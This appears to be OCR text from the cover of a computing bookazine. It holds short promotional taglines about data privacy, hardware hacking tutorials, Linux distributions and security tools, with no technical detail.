
PRIVACY Lock down every byte of your data

HARDWARE Hack tablets, servers, desktops and drives

Discover the basics of hacking with our in-depth and easy-to-follow tutorials

Get the lowdown on the best distros, including the latest releases

Stay secure with essential guides to industry security tools and techniques



REVISED & UPDATED EDITION

BOOKAZINE

9021

9000